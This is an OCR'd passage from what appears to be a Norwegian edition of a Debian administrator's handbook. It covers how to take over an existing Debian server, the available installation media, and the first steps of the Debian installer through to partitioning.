Hver tjenerprogramvare er forskjellig, og det er umulig å beskrive alle eksisterende tilfeller i detalj. Sammenlign dokumentasjon for den eksisterende og den nye programvaren for å identifisere hvilke deler som kan eksporteres (og dermed lastes inn igjen), og de som vil kreve manuell håndtering. Å lese denne boken vil avklare oppsettet av de viktigste Linux-tjenerprogrammene.

3.2.3. Å overta en eksisterende Debian-tjenermaskin

For effektivt å ta over vedlikeholdet av maskinen kan man analysere en maskin som allerede kjører med Debian.

Den første filen som bør sjekkes er `/etc/debian_version`, som vanligvis inneholder versjonsnummeret for det installerte Debian-systemet (det er en del av pakken *base-files*). Hvis den indikerer *codename*/sid, betyr det at systemet ble oppdatert med pakker som kommer fra en av utviklingsdistribusjonene (enten testing eller unstable).

Programmet `apt-show-versions` (fra Debian-pakken med samme navn) sjekker listen over installerte pakker, og identifiserer de tilgjengelige versjonene. `aptitude` kan også brukes til disse oppgavene, om enn på en mindre systematisk måte.

Et blikk på `/etc/apt/sources.list`-filen (og `/etc/apt/sources.list.d/`-katalogen) viser hvor de installerte Debian-pakker sannsynligvis kommer fra. Hvis mange ukjente kilder vises, kan administratoren velge å fullstendig installere maskinens system på nytt for å sikre optimal samvirke med programvaren levert av Debian.

Filen `sources.list` er ofte en god indikator: flertallet av administratorene beholder, i alle fall utkommentert, listen over APT-kilder som tidligere ble brukt. Men du bør ikke glemme at tidligere brukte kilder kan ha blitt slettet, og at noen tilfeldige pakker tatt fra Internettet kan ha blitt installert manuelt (ved hjelp av `dpkg`-kommandoen). I slike tilfeller fremstår maskinen misvisende som å være et «standard» Debian-system. Dette er grunnen til at du bør være oppmerksom på enhver indikasjon som vil avdekke tilstedeværelsen av eksterne pakker (forekomsten av `deb`-filer i uvanlige kataloger, pakkeversjonsnumre med en spesiell endelse som indikerer at de stammer fra kilder utenfor Debian-prosjektet, som for eksempel ubuntu eller lmde, etc.)

På samme måte er det interessant å analysere innholdet av `/usr/local/`-katalogen, hvis formål er å inneholde programmer kompilert og installert manuelt. Opplisting av programvare installert på denne måten er instruktivt, siden dette reiser spørsmålet om hvorfor den tilsvarende Debian-pakken ikke brukes, hvis en slik pakke eksisterer.

RASK TITT

cruft/*cruft-ng*, *debsums* **og** *apt-show-versions*

Pakkene *cruft* og *cruft-ng* tilbyr å liste opp tilgjengelige filer som ikke tilhører av noen pakke. Den har noen filtre (mer eller mindre effektive, og mer eller mindre oppdatert) for å unngå rapportering av noen legitime filer (filer generert av Debian-pakker, eller genererte oppsettsfiler som ikke er styrt av `dpkg`, etc.).

Vær forsiktig: Ikke slett blindt alt som `cruft` og `cruft-ng` måtte liste!

debsums-pakken gjør det mulig å kontrollere MD5-hashsum-en til hver fil som er installert av en pakke mot en referanse-hashsum, og kan bidra til å finne ut hvilke filer som kan ha blitt endret (se «Å finne forandrede filer» side 135). Vær oppmerksom på at opprettede filer (filer generert av Debian-pakker eller genererte oppsettfiler som ikke administreres av `dpkg`, etc.), ikke er underlagt denne kontrollen.

apt-show-versions-pakken inneholder et verktøy for å se etter installerte pakker uten pakkekilde og kan bidra til å bestemme tredjepartspakker (se del 6.7.3.1, «Pakker fjernet fra Debian-arkivet» side 137).

3.2.4. Installasjon av Debian

Når all nødvendig informasjon om den aktuelle tjenermaskinen er kjent så kan vi slå den av og starte installasjon av Debian.

For å velge den riktige versjonen må vi kjenne datamaskinens arkitektur. Hvis den er en rimelig fersk PC, er den mest sannsynlig en amd64 (eldre PC-er er vanligvis i386). I andre tilfeller kan vi avgrense mulighetene ut fra det systemet som ble brukt tidligere.

Tabell 3.1 er ikke ment å være uttømmende, men kan være nyttig. Vær oppmerksom på at den viser Debian-arkitekturer som ikke lenger støttes i den gjeldende stabile utgivelsen. Uansett er den opprinnelige dokumentasjonen for datamaskinen den mest pålitelige kilden for å finne denne informasjonen.

Operativsystem	**Arkitektur(er)**
DEC Unix (OSF/1)	alpha, mipsel
HP Unix	ia64, hppa
IBM AIX	powerpc
Irix	mips
OS X	amd64, powerpc, i386
z/OS, MVS	s390x, s390
Solaris, SunOS	sparc, i386, m68k
Ultrix	mips
VMS	alpha
Windows 95/98/ME	i386
Windows NT/2000	i386, alpha, ia64, mipsel
Windows XP / Windows Server 2008	i386, amd64, ia64
Windows RT	armel, armhf, arm64
Windows Vista / Windows 7-8-10	i386, amd64

Tabell 3.1 *Sammenheng mellom operativsystem og arkitektur*


MASKINVARE

64-bit PC vs 32-bit PC

De fleste nye datamaskiner har 64-bit Intel- eller AMD-prosessorer, som er kompatible med eldre 32-bit prosessorer; derfor fungerer programvare kompilert for «i386»-arkitekturen. På den annen side, denne kompatibilitetsmodus utnytter ikke fullt ut egenskapene til disse nye prosessorene. Dette er grunnen til Debian leverer «amd64»-arkitekturen, som kjører på AMD-brikker så vel som Intel «em64t»-prosessorer (inkludert de fleste i Core-serien), som er svært lik AMD64.

3.2.5. Installasjon og oppsett av de valgte tjenestene

Når Debian er installert så trenger vi å installere og sette opp hver enkelt av de tjenestene som denne datamaskinen skal ha. Det nye oppsettet må ta hensyn til den foregående for å sikre en myk overgang. All informasjon som samles inn i de to første trinnene vil være nyttig for å fullføre denne delen.



Figur 3.3 *Installasjon av de valgte tjenestene*

Før du hopper inn i denne øvelsen med begge føttene, er det sterkt anbefalt at du leser resten av denne boken. Etter det du vil ha en mer presis forståelse av hvordan du setter opp de forventede tjenestene.

Nøkkelord

Installasjon
Partisjonering
Formatering
Filsystem
Bootsektor
Maskinvaregjenkjenning

Kapittel

4 Installasjon

Innhold

For å bruke Debian må du installere det på en datamaskin; denne oppgaven tas hånd om av debian-installer*-programmet. En korrekt installasjon involverer mange operasjoner. Dette kapitlet gjennomgår dem i kronologisk rekkefølge.*

DET GRUNNLEGGENDE

Et oppfriskningskurs i vedleggene

Å installere en datamaskin er alltid enklere når du er kjent med hvordan den virker. Hvis ikke, ta en rask avstikker til vedlegg B, «Kort støttekurs» side 475 før du leser dette kapitlet.

Installasjonsprogrammet for *Buster* er basert på `debian-installer`. Modulutformingen gjør det mulig å arbeide med ulike scenarier, og gjør det mulig å utvikle og tilpasse seg til endringer. Til tross for de begrensninger som følger av behovet for å støtte et stort antall arkitekturer, er dette installasjonsprogrammet svært tilgjengelig for nybegynnere, siden det hjelper brukere på hvert trinn i prosessen. Automatisk maskinvareoppdagelse, veiledet partisjonering, og grafiske brukergrensesnitt, har løst de fleste problemene som nybegynnere brukte å møte i Debians tidlige år.

Installasjonen krever 128 MB RAM (Random Access Memory) og minst 2 GB harddiskplass. Vær imidlertid oppmerksom på at disse tallene gjelder for installasjon av et svært begrenset system uten grafisk skrivebord. Minst 1 GB RAM og 10 GB harddiskplass er egentlig anbefalt for en enkel stasjonær arbeidsstasjon.

PASS PÅ

Oppgradering fra Stretch

Hvis du allerede har Debian *Stretch* installert på datamaskinen, er dette kapitlet ikke for deg! I motsetning til andre distribusjoner, lar Debian deg oppdatere et system fra en versjon til den neste uten å måtte installere systemet på nytt. Reinstallering, i tillegg til å være unødvendig, kan til og med være farlig, siden det kan fjerne allerede installerte programmer.

Oppgraderingsprosessen blir beskrevet i del 6.7, «Oppgradering fra en stabil distribusjon til den neste» side 134.

4.1. Installasjonsmetoder

Et Debian-system kan installeres fra flere typer medier, så lenge BIOS på maskinen tillater det. Du kan for eksempel starte fra en CD-ROM, en USB-minnepinne, eller til og med via nettet.

DET GRUNNLEGGENDE

BIOS, grensesnittet mellom maskinvare og programvare

BIOS (som står for Basic Input/Output System) er en programvare som er inkludert i hovedkortet (det elektroniske kortet kobler alle enheter), og kjøres når datamaskinen startes opp, for å laste et operativsystem (via en tilpasset oppstartslaster). Det forblir i bakgrunnen for å gi et grensesnitt mellom maskinvaren og programvaren (i vårt tilfelle, Linux-kjernen).

4.1.1. Installere fra en CD-ROM/DVD-ROM

Den mest brukte installasjonsmetoden er fra en CD-ROM (eller DVD-ROM, som oppfører seg akkurat på samme måte): Datamaskinen startes fra dette mediet, og installasjonsprogrammet tar over.

Forskjellige CD-ROM-familier har ulike formål: *netinst* (nettverksinstallasjon) inneholder installasjonsprogrammet og Debian-basesystemet. Så lastes alle andre programmer ned. Dens «avtrykk», som er et ISO-9660-filsystem med det eksakte innholdet på disken, bruker bare ca. 150 til 280 MB (avhengig av arkitektur). På den andre siden, det komplette settet gir alle pakker, og mulighet for å installere på en datamaskin som ikke har Internett-tilgang: Det krever rundt 16 DVD-ROM (eller 4 Blu-ray-disker). Det er ikke flere offisielle CD-ROM-er, da de var veldig store, sjelden ble brukt, og nå bruker de fleste datamaskiner DVD-ROM så vel som CD-ROM. Men programmene er fordelt til diskene etter deres popularitet og betydning. De første tre diskene vil være tilstrekkelig for de fleste installasjoner, siden de inneholder de mest brukte programvarene.

Det er en siste type avtrykk, kjent som `mini.iso`, som bare er tilgjengelig som et biprodukt av installasjonsprogrammet. Bildet inneholder bare det minimum som kreves for å sette opp nettverket, og alt annet er lastet ned (inkludert deler av installasjonsprogrammet selv, som er grunnen til at disse avtrykkene har en tendens til ikke å virke når en ny versjon av installasjonsprogrammet kommer ut). Disse bildene finnes på de vanlige Debian speilene under katalogen `dists/`*`release`*`/main/installer-`*`arch`*`/current/images/netboot/`.

TIPS

Multiarkitektur-disker

De fleste installasjons-CD-er og -DVD-ROM-er fungerer bare med en bestemt maskinvarearkitektur. Hvis du ønsker å laste ned de komplette bildene, må du passe på å velge de som virker på maskinvaren i den datamaskinen du ønsker å installere dem.

Noen CD/DVD-ROM-bilder kan arbeide på ulike arkitekturer. Vi har altså et CD-ROM-bilde som kombinerer *netinst*-bildene til *i386* og *amd64*-arkitekturer.

Du kan selvfølgelig skaffe deg CD-ROM-bilder, ved å laste dem ned og legge dem inn på disken. Du kan også kjøpe dem, og dermed gi prosjektet litt økonomisk støtte. Sjekk nettsiden for å se listen over leverandører av DVD-ROM-bilder, og nettsteder for nedlasting.

➨ `https://www.debian.org/CD/index.html`

4.1.2. Oppstart fra en USB-minnepenn

Siden de fleste datamaskiner er i stand til å starte opp fra en USB-enhet, kan du også installere Debian fra en USB-minnepenn (dette er noe annet enn en liten flash-minnedisk).

Installasjonshåndboken forklarer hvordan du lager en USB-minnepenn som inneholder `debian-installer`. Prosedyren er veldig enkel fordi ISO-bilder for i386 og amd64 er hybridbilder som kan starte fra en CD-ROM, så vel som fra en USB-nøkkel.

Du må først identifisere enhetsnavnet på USB-nøkkelen (f.eks: /dev/sdb); Den enkleste måten å gjøre dette på, er å kontrollere meldingene utstedt av kjernen ved å bruke `dmesg`-kommandoen. Deretter må du kopiere det tidligere nedlastede ISO-bildet (for eksempel debian-10.0.0-amd64-netinst.iso) med kommandoen `cat debian-10.0.0-amd64-netinst.iso >/dev/sdb; sync`. Denne kommandoen krever administratorrettigheter, siden den åpner USB-minnepennen, og direkte og blindt sletter innholdet i den.

En mer detaljert forklaring er tilgjengelig i installasjonsmanualen. Blant andre ting beskriver den en alternativ metode for å forberede en USB-nøkkel som er mer kompleks, men som gjør det mulig å tilpasse installasjonsprogrammets forvalg (de som settes i kjernens kommandolinje).

➨ https://www.debian.org/releases/stable/amd64/ch04s03

4.1.3. Installasjon ved oppstart fra nettverk

Noen BIOS-er tillater oppstart direkte fra nettverket ved å laste ned en kjerne og et minimalt filsystembilde. Denne fremgangsmåten (som har flere navn, så som PXE, eller TFTP-oppstart) kan være en redning hvis datamaskinen ikke har en CD-ROM-leser, eller hvis BIOS ikke kan starte fra slike medier.

Denne installasjonsmetoden virker i to trinn. Først under oppstart av datamaskinen, BIOS (eller nettverkskortet) utsteder en BOOTP/DHCP-forespørsel for å automatisk få en IP-adresse. Når en BOOTP- eller DHCP-tjener returnerer et svar, inkluderer det et filnavn, samt nettverksinnstillinger. Etter at du har satt opp nettverket, utsteder klientmaskinen så en TFTP-forespørsel (Trivial File Transfer Protocol) om et filnavn som ble indikert tidligere. Så snart denne filen er fremskaffet, blir den kjørt som om den var en oppstartslaster. Dette starter så Debians installasjonsprogram, som kjøres som om det var fra harddisken, en CD-ROM, eller fra en USB-minnepenn.

Alle detaljene for denne metoden er tilgjengelig i installasjonsveiledningen («Klargjøre filer for TFTP-Nettoppstart»-delen).

➨ http://www.debian.org/releases/stable/amd64/ch05s01.#boot-tftp-x86

➨ https://www.debian.org/releases/stable/amd64/ch04s05

4.1.4. Andre installasjonsmetoder

Når vi skal plassere ut tilpassede installasjoner for et stort antall datamaskiner, velger vi vanligvis en automatisert, snarere enn en manuell installasjonsmetode. Avhengig av situasjonen og kompleksiteten av installasjonene som skal gjøres, kan vi bruke FAI (Fully Automatic Installer, som er beskrevet i del 12.3.1, «Fully Automatic Installer (FAI)» side 366), eller til og med som en skreddersydd installasjons-DVD med forhåndsutfylling (se del 12.3.2, «Forhåndsutfylt Debian-installer» side 367).

4.2. Installasjon, skritt for skritt

4.2.1. Oppstart og igangsetting av Installer

Når BIOS har startet opp fra CD- eller DVD-ROM, vises Isolinux oppstartsmeny. På dette stadiet er Linux-kjernen ennå ikke lastet: Med denne menyen kan du velge om kjernen skal starte opp, og legge inn mulige parametere som skal overføres til kjernen i prosessen.

For en standardinstallasjon trenger du bare å velge «Install» eller «Graphical install» (med piltastene), og trykk deretter på Enter-tasten for å starte resten av installasjonsprosessen. Hvis DVD-ROM-en er en "Multi-arch"-disk, og maskinen har en Intel- eller AMD 64-biters prosessor, aktiverer disse menyalternativene installasjon av 64-biters varianten (*amd64*) og installasjonen av 32-biters varianten forblir tilgjengelig i en dedikert undermeny ("32-biters installasjonsalternativer"). Hvis du har en 32-biters prosessor, får du ikke noe valg, og menyoppføringene installerer 32-biters varianten (*i386*).

FOR VIDEREKOMMENDE

32- eller 64-bit?

Den grunnleggende forskjellen mellom 32- og 64-bit systemer er størrelsen på minneadresser. I teorien kan et 32-bit system ikke fungere med mer enn 4 GB RAM (2^{32} bytes). I praksis er det mulig å omgå denne begrensningen ved å bruke kjernevarianten `686-pae`, så lenge prosessoren håndterer PAE-funksjonalitet (PAE: Physical Address Extension (Fysisk adresseutvidelse). Å bruke den har imidlertid en merkbar innvirkning på systemets ytelse. Dette er hvorfor det er nyttig å bruke 64 bit-moduset på en tjener med en stor mengde RAM.

For en kontordatamaskin (der noen få prosentforskjell i ytelse er ubetydelig), må du huske på at noen proprietære programmer ikke er tilgjengelig i 64-bit versjoner. Det er teknisk mulig å få dem til å virke i 64-bit systemer, men du må installere 32-bit versjoner av alle nødvendige biblioteker (se del 5.4.5, «Støtte for multiarkitektur» side 101), og noen ganger bruke `setarch`, eller `linux32` (i *util-linux*-pakken) som et knep for å få applikasjoner til å ta hensyn til systemets egenskaper.

I PRAKSIS

Installasjon sammen med et eksisterende Windows-system

Hvis datamaskinen allerede kjører i Windows, er det ikke nødvendig å slette systemet for å installere Debian. Du kan ha begge systemene samtidig, hver installert på en separat disk eller partisjon, og velge system ved oppstart av datamaskinen. Dette oppsettet kalles ofte «dual-boot», og Debians installasjonssystem kan sette det opp. Dette gjøres ved installasjonen under harddisk-partisjoneringen, og når du setter opp oppstarten (se sidefelt «Krympe en Windows-partisjon» side 65 og «Oppstartslaster og dobbelt oppstart» side 72).

Hvis du allerede har et fungerende Windows-system, kan du til og med unngå å bruke en CD-ROM; Debian har et Windows-program som vil laste ned et lett Debian installasjonsprogram, og sette den opp på harddisken. Deretter trenger du bare å restarte datamaskinen, og velge mellom normal Windows-oppstart, eller å starte installasjonsprogrammet. Du kan også finne den på en egen nettside med en ganske eksplisitt tittel...

➨ `http://ftp.debian.org/debian/tools/win32-loader/stable/`

➨ `https://people.debian.org/~rmh/goodbye-microsoft/`

Hvert menyvalg skjuler en bestemt kommandolinje for oppstart, som kan settes opp etter behov ved å taste TAB før en sjekker oppføringen og starter opp. Oppføringen i «Hjelp»-menyen inneholder gamle kommandolinje-grensesnitt, der tastene F1- til F10 viser ulike hjelpeskjermer som detaljerer de ulike alternativene en kan be om. Du vil sjelden trenge dette alternativet, unntatt i helt spesielle tilfelle.


«Ekspert»-modus (tilgjengelig i «Advanced options»-menyen) viser alle mulige alternativer i installasjonsprosessen, og tillater navigering mellom de ulike trinnene uten at det skjer auto-

matisk i rekkefølge. Vær forsiktig, dette svært detaljerte modus kan være forvirrende på grunn av mangfoldet av oppsettsvalg det inneholder.

DET GRUNNLEGGENDE

Oppstartlaster

Oppstartslasteren er et lavnivåprogram ansvarlig for oppstart av Linux-kjernen like etter at BIOS gir fra seg sin kontroll. For å håndtere denne oppgaven må den være i stand til å lokalisere Linux-kjernen for å starte opp på disken. På i386 eller amd64-arkitekturer, de to mest brukte programmene for å utføre denne oppgaven, er LILO, den eldste av de to, og GRUB, den moderne erstatningen. Isolinux og Syslinux er alternativer som ofte brukes til å starte opp fra flyttbare medier.



Figur 4.1 *Oppstartsskjerm*

Etter oppstart, veileder installasjonsprogrammet deg steg for steg gjennom hele prosessen. Denne seksjonen presenterer hvert av disse trinnene i detalj. Her følger vi prosessen med en installasjon fra en amd64 DVD-ROM (mer spesifikt, rc1-versjon av installasjonsprogrammet for *Buster*; *netinst*-installasjoner, samt at den endelige versjonen av installasjonsprogrammet, kan se litt annerledes ut. Vi vil også ha med installasjon i grafisk modus, men den eneste forskjellen fra «klassisk» (tekst-modus) installasjon er det visuelle utseende.

DET GRUNNLEGGENDE

Navigering med tastaturet


Noen trinn i installasjonsprosessen krever at du skriver inn informasjon. Disse skjermene har flere områder som kan «ha fokus» (inntastingsområde, avmerkingsbokser, liste over valg, OK- og Avbryt-knapper), og med TAB-tasten kan du flytte fra en til en annen.

I grafisk modus kan du bruke musen slik du vanligvis gjør i et installert, grafisk grensesnitt.

4.2.2. Velg språk

Installasjonsprogrammet begynner på engelsk, men det første trinnet lar brukeren velge hvilket språk som skal brukes i resten av prosessen. For eksempel vil å velge norsk bokmål, gi en instal-


lasjon fullt oversatt til bokmål (og et system som er satt opp med bokmål som resultat). Dette valget definerer også mer relevante standardvalg i senere stadier (spesielt tastaturoppsettet).



Figur 4.2 *Velg språk*

4.2.3. Velge landet


Det andre trinnet består i å velge ditt land. Kombinert med språket, gjør denne informasjonen programmet i stand til å tilby det mest passende tastaturoppsettet . Dette vil også påvirke oppsettet av tidssone. I USA er et standard QWERTY-tastatur tilbudt, og aktuelle tidssoner foreslått.



Figur 4.3 *Velge landet*

4.2.4. Velge tastaturoppsettet

Det foreslåtte tastaturet «Norsk» tilsvarer det vanlige QWERTY-oppsettet.



Figur 4.4 *Valg av tastatur*

4.2.5. Påvise maskinvare

Dette trinnet er helt automatisk i de aller fleste tilfeller. Installasjonsprogrammet oppdager maskinvaren, og forsøker å identifisere CD-ROM-stasjonen som brukes for å få tilgang til innholdet. Den laster modulene som tilsvarer de maskinvarekomponentene som er funnet, og deretter «monterer» CD-ROM-en for å lese den. De foregående trinnene inngår fullt ut i oppstartsbildet i CD-en, en fil med begrenset størrelse, og lastet inn i minnet av BIOS ved oppstarten fra CD.

Installasjonsprogrammet kan arbeide med det store flertallet av drivere, spesielt standard ATAPI-enheter (også kalt IDE og EIDE). Men hvis gjenkjenning av CD-ROM-leseren mislykkes, tilbyr installasjonsprogrammet valget å laste en kjernemodul (for eksempel fra en USB-minnepenn) som tilsvarer CD-ROM-driveren.

4.2.6. Hente inn komponenter

Med innholdet på CD-en tilgjengelig, laster installasjonsprogrammet inn alle filene som er nødvendig for å fortsette sitt arbeid. Dette inkluderer ekstra drivere for den resterende maskinvare (spesielt nettverkskortet), samt alle komponentene i installasjonsprogrammet .

4.2.7. Oppdage nettverkets maskinvare

Dette automatiske trinnet forsøker å identifisere nettverkskortet, og laste den tilsvarende modulen. Hvis automatisk registrering mislykkes, kan du manuelt velge modulen som skal legges

inn. Dersom ingen modul virker, er det mulig å laste en spesifikk modul fra en flyttbar enhet. Denne siste løsningen er vanligvis bare nødvendig hvis den riktige driveren ikke er inkludert i standard Linux-kjernen, men tilgjengelig andre steder, for eksempel fra produsentens hjemmeside.

Dette trinnet må være fullstendig vellykket for *netinst*-installasjoner, fordi Debian-pakkene må lastes fra nettet.

4.2.8. Oppsett av nettverket

For å automatisere prosessen så mye som mulig prøver installasjonsprogrammet et automatisk nettverksoppsett med DHCP (for IPv4) og IPv6 nettverksgjenkjenning. Hvis dette ikke lykkes, er det flere valg: Prøv igjen med et vanlig DHCP-oppsett, forsøk DHCP-oppsett ved å gi navnet på maskinen, eller sett opp nettverket statisk.

Dette siste alternativet krever en IP-adresse, en nettverksmaske, en IP-adresse for en potensiell port, et maskinnavn, og et domenenavn.

TIPS

Oppsett uten DHCP

Hvis det lokale nettverket er utstyrt med en DHCP-tjener som du ikke ønsker å bruke, fordi du foretrekker å definere en statisk IP-adresse for maskinen under installasjonen, kan du legge til **`netcfg/use_dhcp=false`**-alternativet når du laster inn fra CD-ROM-en. Du trenger bare å gå til den ønskede menyoppføringen ved å trykke på TAB-tasten og legge til det ønskede valget før du trykker på Enter-tasten.

PASS PÅ

Ikke improviser

Mange lokale nettverk er basert på en innebygget forutsetning at alle maskiner kan stoles på, og utilstrekkelig oppsett av en enkelt datamaskin ofte vil forstyrre hele nettverket. Som et resultat, koble ikke maskinen til et nettverk uten først å avklare de riktige innstillingene med nettverkets administrator (for eksempel IP-adresse, nettmaske og kringkastingsadresse).

4.2.9. Administratorpassord

Superbruker rotkontoen, reservert for maskinens administrator, opprettes automatisk under installasjonen. Det er grunnen til at det kreves et passord. Installasjonsprogrammet ber også om en bekreftelse av passordet for å hindre inndata som det ville bli vanskelig å rette på senere. Vær oppmerksom på at du kan la begge feltene stå tomme hvis du vil at rotkontoen skal deaktiveres. I så fall vil den første vanlige brukeren – som vil bli opprettet av installasjonsprogrammet i neste trinn – ha administrative rettigheter gjennom `sudo` (se del 8.9.4, «Å dele administratorrettigheter» side 186).

Figur 4.5 *Administratorpassord*

SIKKERHET

Passord for administrator

Rotbrukerens passord bør være langt (12 tegn eller mer) og umulig å gjette. Faktisk er hvilken som helst datamaskin (og enda sterkere for servere) koblet til Internett, regelmessig mål for automatiserte tilkoblingsforsøk med de mest åpenbare passordene. Noen ganger kan det også være utsatt for ordbokangrep, hvor mange kombinasjoner av ord og tall er testet som passord. Bruk ikke navn på barn eller foreldre, fødselsdato, etc .: Mange av dine medarbeidere kjenner dem kanskje, og du vil sjelden gi dem fri tilgang til datamaskinen det gjelder.

Disse kommentarene er like anvendelig for andre brukerpassord, men konsekvensene av en kompromittert konto er mindre drastisk for brukere uten administrative rettigheter.

Hvis inspirasjonen mangler, ikke nøl med å bruke passordgeneratorer, slike som `pwgen` (i pakken med samme navn).

4.2.10. Å lage første bruker

Debian pålegger også etablering av en standard brukerkonto slik at administratoren ikke får en dårlig vane med å jobbe som rot. Føre-var-prinsippet betyr i hovedsak at hver oppgave er utført med minimum nødvendige rettigheter, for å begrense skader forårsaket av menneskelig svikt. Dette er grunnen til at installasjonsprogrammet vil be om det fullstendige navnet på denne første brukeren, brukernavn og passord (to ganger, for å forebygge risikoen for feil inngang).

Figur 4.6 *Navnet til første bruker*

4.2.11. Oppsett av klokken

Hvis nettverket er tilgjengelig, er systemets interne klokke oppdatert (bare en gang) fra en NTP-tjener. På denne måten vil tidsstempler på loggene være riktig fra første oppstart. Skal de forbli konsekvent nøyaktige over tid, trenges en NTP-bakgrunnsprosess å bli satt opp etter første installasjon (se del 8.9.2, «Tidssynkronisering» side 184).

4.2.12. Å oppdage disker og andre enheter

Dette trinnet oppdager automatisk harddisker som Debian kan installeres på. Det vil bli presentert i neste trinn; partisjonering .

4.2.13. Å starte partisjoneringsverktøyet

KULTUR

Bruken av partisjonering

Partisjonering, et uunnværlig skritt i installasjonen, består i å dele den tilgjengelige plassen på harddisker (hver underavdeling av disse blir kalt en «partisjon») alt etter de data som skal lagres på den, og til den bruken maskinen er tiltenkt. Dette trinnet omfatter også å velge filsystemene som skal brukes. Alle disse beslutningene vil ha en innvirkning på ytelse, datasikkerhet, og administrasjon av tjeneren.

Partisjonstrinnet er tradisjonelt vanskelig for nye brukere. Det er nødvendig å definere de ulike deler av diskene (eller «partisjoner») som Linux filsystemene og virtuelt minne (swap) vil bli lagret. Denne oppgaven er komplisert hvis et annet operativsystem, som du ønsker å beholde,

